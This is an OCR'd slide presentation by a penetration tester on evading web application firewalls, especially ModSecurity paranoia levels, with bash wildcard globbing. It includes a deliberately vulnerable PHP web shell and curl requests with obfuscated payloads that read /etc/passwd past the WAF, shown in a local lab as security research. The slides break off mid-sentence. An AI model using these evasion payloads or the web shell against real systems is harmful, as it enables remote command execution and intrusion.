WAF FILTER 404 NOT FOUND

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About Me

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Who am i?

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- Engineer / Security Researcher / Penetration Tester / Part-Time Bug Hunter
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Why talk about WAF filter evasion technique?

- Opportunity to research and improve security

- Plays an important role in web application protection

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What is WAF?

- WAF - short for web application firewall
- Layer 7 of OSI model
- WAF is used for protecting web application by filtering, monitoring and blocking malicious packets between web application and client endpoints

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

RELATIONSHIP BETWEEN WAF AND WEB APPLICATION

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How WAF(cloudflare) work

- Monitors the GET and POST traffic which is bi-directional
- Apply rules (filters)
- If suspicious behavior detected (ask for captcha)
- If successful, action continues
- If unsuccessful, action blocks

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Things you may not know

- Bash standard wildcard(globbing patterns) - used by various command line utilities to work with multiple files. Check in unix command: man 7 glob

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Fun Time

- Basically everyone on unix runs the shell command “ls” to list directory contents. Normal as such ls <filename> or /bin/ls <filename>

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normal technique : ls

The Filter evasion technique: /???/ls or /*/ls$u

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```
root@infosecblay: ~/Desktop/research/waf-filter-evasion
root@infosecblay: ~/Desktop/research/waf-filter-evasion 134x16
root@infosecblay:~/Desktop/research/waf-filter-evasion# ls
bypass.txt  ip-intval.py  research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/ls
bypass.txt  ip-intval.py  research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /???/ls
bypass.txt  ip-intval.py  research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion# /???/ls$u
bypass.txt  ip-intval.py  research-writing.txt
root@infosecblay:~/Desktop/research/waf-filter-evasion#
```

FILTER EVASION FOR “ls” Command

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normal technique : cat <filename> or /bin/cat <filename>

WAF filter evasion technique: /???/?at or /???/?at / or /???$u/?at$u or /*/?at

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```
root@infosecblay: ~/Desktop/research/waf-filter-evasion 134x21
root@infosecblay:~/Desktop/research/waf-filter-evasion# cat research-writing.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/cat research-writing.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion# /???/?at ????????-???????.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion# /bin/cat$u ????????$u-???????$u.txt
Read me
This is just for a test
root@infosecblay:~/Desktop/research/waf-filter-evasion#
```

FILTER EVASION FOR “cat” Command

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ModSecurity WAF

- ModSecurity is an open-source web-based application firewall(WAF).

- Supported by:Apache, Nginx, IIS etc

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ModSecurity OWASP Core Rule Set(CRS) 3.0

- The Core Rule Set – sets the policy or rule for packet inspection.

- ModSecurity has 4 levels of paranoia

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```
# -=[ Targets and ASCII Ranges ]=-
#
# 920270: PL1
# REQUEST_URI, REQUEST_HEADERS, ARGS and ARGS_NAMES
# ASCII: 1-255
# Example: Full ASCII range without null character
#
# 920271: PL2
# REQUEST_URI, REQUEST_HEADERS, ARGS and ARGS_NAMES
# ASCII: 9,10,13,32-126,128-255
# Example: Full visible ASCII range, tab, newline
#
# 920272: PL3
# REQUEST_URI, REQUEST_HEADERS, ARGS, ARGS_NAMES, REQUEST_BODY
# ASCII: 32-36,38-126
# Example: Visible lower ASCII range without percent symbol
#
# 920273: PL4
# ARGS, ARGS_NAMES and REQUEST_BODY
# ASCII: 38,44-46,48-58,61,65-90,95,97-122
# Example: A-Z a-z 0-9 = - _ . , : &
#
# 920274: PL4
# REQUEST_HEADERS without User-Agent, Referer, Cookie
# ASCII: 32,34,38,42-59,61,65-90,95,97-122
# Example: A-Z a-z 0-9 = -   . , : & " * + / SPACE
```

REQUEST PROTOCOL ENFORCEMENT RULES

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Testing WAF evasion against ModSecurity

- Normal technique: cat /etc/passwd

- Example Filter evasion technique: cat%20/?tc/passwd
- Here %20 stands for space.

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
Paranoia Level 0 (PL0) - Most rules are disabled. Most of our RCE will work out.

```
SecAction                                    "id:999,\
                                    phase:1,\
                                     nolog,\
                                      pass,\
                                     t:none,\
setvar:tx.paranoia_level=0"
```



ModSecurity WITH PL0 SECURITY LEVEL

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
Paranoia Level 1 (PL1) – flawless rules of high quality with virtually no false positives

```
SecAction                                    "id:999,\
                                    phase:1,\
                                    nolog,\
                                    pass,\
                                    t:none,\
setvar:tx.paranoia_level=1”
```

- Behavior of PL1 and PL2 are almost the same.



ModSecurity WAF TRIGGERED

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root@infosecblay: ~

root@infosecblay: ~ 66x16

```
root@infosecblay:~# cat /var/www/html/test.php
<?php
echo 'Works Perfectly';
system($_GET['cmd']);
?>
root@infosecblay:~#
```

root@infosecblay: ~ 66x16

```
root@infosecblay:~# curl -v http://localhost/test.php?cmd=/bin/cat
%20/etc/passwd
*   Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=/bin/cat%20/etc/passwd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 403 Forbidden
< Date: Wed, 04 Sep 2019 13:54:23 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 274
< Content-Type: text/html; charset=iso-8859-1
<
```

root@infosecblay: ~ 134x21

```
root@infosecblay:~# curl -v http://localhost/test.php?cmd=/???/?at%20/??c/????wd
*   Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=/???/?at%20/??c/????wd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 04 Sep 2019 13:55:16 GMT
< Server: Apache/2.4.41 (Debian)
< Vary: Accept-Encoding
< Content-Length: 2966
< Content-Type: text/html; charset=UTF-8
<
Works Perfectlyroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

ModSecurity WITH PL1 & PL2 WAF FILTER EVASION

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Paranoia Level 3 (PL3) – More rules, keyword listing for less attack, more false positives

```
SecAction                                    "id:999,\
                                    phase:1,\
                                     nolog,\
                                      pass,\
                                     t:none,\
setvar:tx.paranoia_level=3”
```

- with PL1 and PL2 the Remote Code Execution(RCE) attack was not blocked and we can now read /etc/passwd.
- Remote Code Execution(RCE) gives an attacker the ability to execute commands on a target system. Executing an /etc/passwd gives the attacker the read access to a list of system's account, user ID, group ID, Home directory.

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- Why? ‘?’,’/” , ‘ space ‘ are in the ascii range on rule 920271, 920272.
- Paranoia Level 3 (PL3) – Blocks characters like ? which appears more than 3 times.
- cmd=cat%20/?tc/?asswd

root@infosecblay: ~

root@infosecblay: ~ 66x19

```
root@infosecblay:~# cat /var/www/html/test.php
<?php
echo 'Works Perfectly';
system($_GET['cmd']);
?>
root@infosecblay:~#
```

root@infosecblay: ~ 66x19

```
root@infosecblay:~# curl -v http://localhost/test.php?cmd=cat%20/?
?c/????wd
*   Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=cat%20/??c/????wd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 403 Forbidden
< Date: Fri, 06 Sep 2019 17:53:29 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 274
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
```

root@infosecblay: ~ 134x19

```
root@infosecblay:~# curl -v http://localhost/test.php?cmd=cat%20/?tc/?asswd
*   Trying ::1:80...
* TCP_NODELAY set
* Connected to localhost (::1) port 80 (#0)
> GET /test.php?cmd=cat%20/?tc/?asswd HTTP/1.1
> Host: localhost
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Fri, 06 Sep 2019 17:54:07 GMT
< Server: Apache/2.4.41 (Debian)
< Vary: Accept-Encoding
< Content-Length: 2966
< Content-Type: text/html; charset=UTF-8
<
Works Perfectlyroot:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

ModSecurity WITH PL3 WAF FILTER EVASION

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
- Paranoia Level 4 (PL4) - All characters outside 